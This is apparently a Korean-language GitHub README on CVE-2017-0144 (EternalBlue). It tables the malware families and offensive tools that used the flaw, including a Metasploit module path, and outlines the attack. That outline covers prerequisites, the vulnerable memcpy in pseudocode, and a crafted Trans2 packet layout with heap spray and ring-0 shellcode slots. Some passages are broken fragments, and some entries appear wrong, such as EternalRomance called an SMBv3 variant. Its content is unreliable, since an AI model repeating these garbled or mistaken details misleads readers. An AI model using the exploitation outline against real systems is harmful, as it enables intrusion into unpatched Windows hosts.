 firetemple/blackash-cve-2017-0144
CVE-2017-0144

"하나의 익스플로잇. 수십 개의 악성코드 계열. 수십억 달러의 피해."


CVE-2017-0144는 Microsoft Windows의 SMBv1 서버 구현에 존재하는 치명적인 원격 코드 실행 취약점입니다. EternalBlue로 알려진 익스플로잇이 이 구멍을 악용했으며, 높은 영향력을 가진 공격(특히 WannaCry)에 사용되었습니다.
| # | 악성코드 | 유형 | 최초 발견 | 공격자 | 피해 규모 | 비고 |
|---|---|---|---|---|---|---|
| 1 | WannaCry | 랜섬웨어 | 2017년 5월 12일 | 라자루스 그룹 (북한) | $4–80억 | 킬 스위치: iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com |
| 2 | NotPetya | 와이퍼 (랜섬웨어로 위장) | 2017년 6월 27일 | 샌드웜 (러시아) | $100억 이상 | Mimikatz + EternalBlue + PSEXEC 사용 |
| 3 | Bad Rabbit | 랜섬웨어 | 2017년 10월 24일 | Indrik Spider | 지역적 | 가짜 Flash 업데이트 드라이브바이 |
| 4 | Uiwix | 랜섬웨어 | 2017년 5월 | 알 수 없음 | 낮음 | 킬 스위치 없음, WannaCry보다 은밀함 |
| 5 | EternalRocks | 웜 | 2017년 5월 | 알 수 없음 | 중간 | 7개의 NSA 도구 (DoublePulsar 포함) |
| 6 | Adylkuzz | 암호화폐 채굴기 | 2017년 5월 | 알 수 없음 | 높음 (은밀함) | WannaCry 이전에 모네로 채굴 |
| 7 | Retefe | 뱅킹 트로이목마 | 2017–2018년 | 알 수 없음 | EU 은행 | 측면 이동을 위해 EternalBlue 사용 |
| 8 | TrickBot | 모듈형 악성코드 | 2017–2021년 | Wizard Spider | 전 세계 | EternalBlue를 통해 Ryuk 유포 |
| 9 | Emotet | 로더 | 2017–2021년 | TA542 | 전 세계 | Cobalt Strike 진입점으로 사용 |
| 10 | Clop / Dridex | 랜섬웨어 | 2019–2025년 | TA505 | 의료, 정부 | 2025년에도 여전히 활동 중 |
| 도구 | 출시일 | 기능 |
|---|---|---|
| EternalBlue (원본) | 2017년 4월 (Shadow Brokers) | SMBv1 RCE |
| DoublePulsar | 2017년 4월 | 백도어 임플란트 (ring0) |
| EternalRomance | 2017년 4월 | SMBv3 변종 |
| EternalChampion | 2017년 4월 | 대체 SMB 경로 |

| Metasploit 모듈 | 2017년 5월 | exploit/windows/smb/ms17_010_eternalblue |
| FuzzBunch | 2017년 4월 | NSA 익스플로잇 프레임워크 |
| Impacket + PSEXEC | 2017–2025년 | Python SMB 익스플로잇 |
"하나의 변조된 패킷. 전체 SYSTEM 액세스. 로그인 없음. 클릭 없음."
[공격자]
   │
   ├──▶ 조작된 SMBv1 **Trans2** 요청 전송
   │       → `srv!SrvOS2FeaListSizeToNt`에서 **힙 오버플로우** 트리거
   │
   ├──▶ 함수 포인터 덮어쓰기 → **커널 셸코드**
   │
   └──▶ **DoublePulsar** 백도어 실행 → **Ring-0 페이로드**
           (예: WannaCry `mssecsvc.exe`)
| 요구 사항 | 세부 사항 |
|---|---|
| 대상 | SMBv1이 활성화된 Windows (Win10 이전 기본값) |
| 열린 포트 | 445/TCP (또는 NetBIOS로 139/TCP) |
| 인증 없음 | 인증 불필요 — 사용자 이름/비밀번호 불필요 |
| 아키텍처 | x86 또는 x64 (둘 다 지원) |
| 패치 상태 | 패치되지 않음 (MS17-010 이전) |
SMB_COM_NEGOTIATE → 클라이언트가 방언 목록 전송
서버 응답: SMBv1 지원됨 → 진행
이유? SMBv1이 활성화되어 있는지 확인합니다.

\\대상\IPC$ → SMB 파이프를 위한 익명 공유
목적: 트랜잭션 요청을 보낼 세션을 설정합니다.
SESSION_SETUPFEALIST {
SizeOfListInBytes = 0xFFFF (또는 큰 값)
...
}
버그 트리거:
SrvOS2FeaListSizeToNt()가 경계 검사 없이 이 크기를 신뢰합니다.
FEA {
    AttributeNameLength = 0x00
    AttributeName = "A" * 0x1000  → 버퍼 오버플로우
}
힙 스프레이: 큰 청크를 할당하여 메모리 레이아웃을 제어합니다.
srv!SrvOS2FeaListSizeToNt(
    PFEALIST FeaList,      // 공격자 제어
    PULONG pNtFeaListSize  // 출력 포인터
)
{
    // FeaList->SizeOfListInBytes 검증 없음
    memcpy(dest, src, FeaList->SizeOfListInBytes);  // 폭발
}
Free 루틴)KeUserModeCallback 통해)mssecsvc.exe)
0x00120034 XOR 키)Ping: 0x0002C001Exec: 0x0002C002 + 페이로드WannaCry 예시:
EternalBlue → DoublePulsar → mssecsvc.exe → tasksche.exe → 파일 암호화
SMB 헤더
└── 명령: 0x32 (TRANSACTION2)
    └── 설정: 0x000E (SESSION_SETUP)
        └── 매개변수: TotalDataCount = 0x1000
            └── 데이터:
                [FEALIST]
                  SizeOfListInBytes = 0x1100
                  [FEA #1] NameLen=0, Name="A"*0x1000
                  [FEA #2] ...
                [GROOM x100] → 힙 스프레이
                [OVERFLOW] → 풀 덮어쓰기
                [SHELLCODE] → x64 ring0
| 도구 | 언어 | 모듈 |
|---|---|---|
| Metasploit | Ruby | exploit/windows/smb/ms17_010_eternalblue |
| Impacket | Python | smbclient.py, psexec.py |
| FuzzBunch | Python (NSA) | EternalBlue-2.2.0 |
| 사용자 C2 | C/C++ | WannaCry, NotPetya |
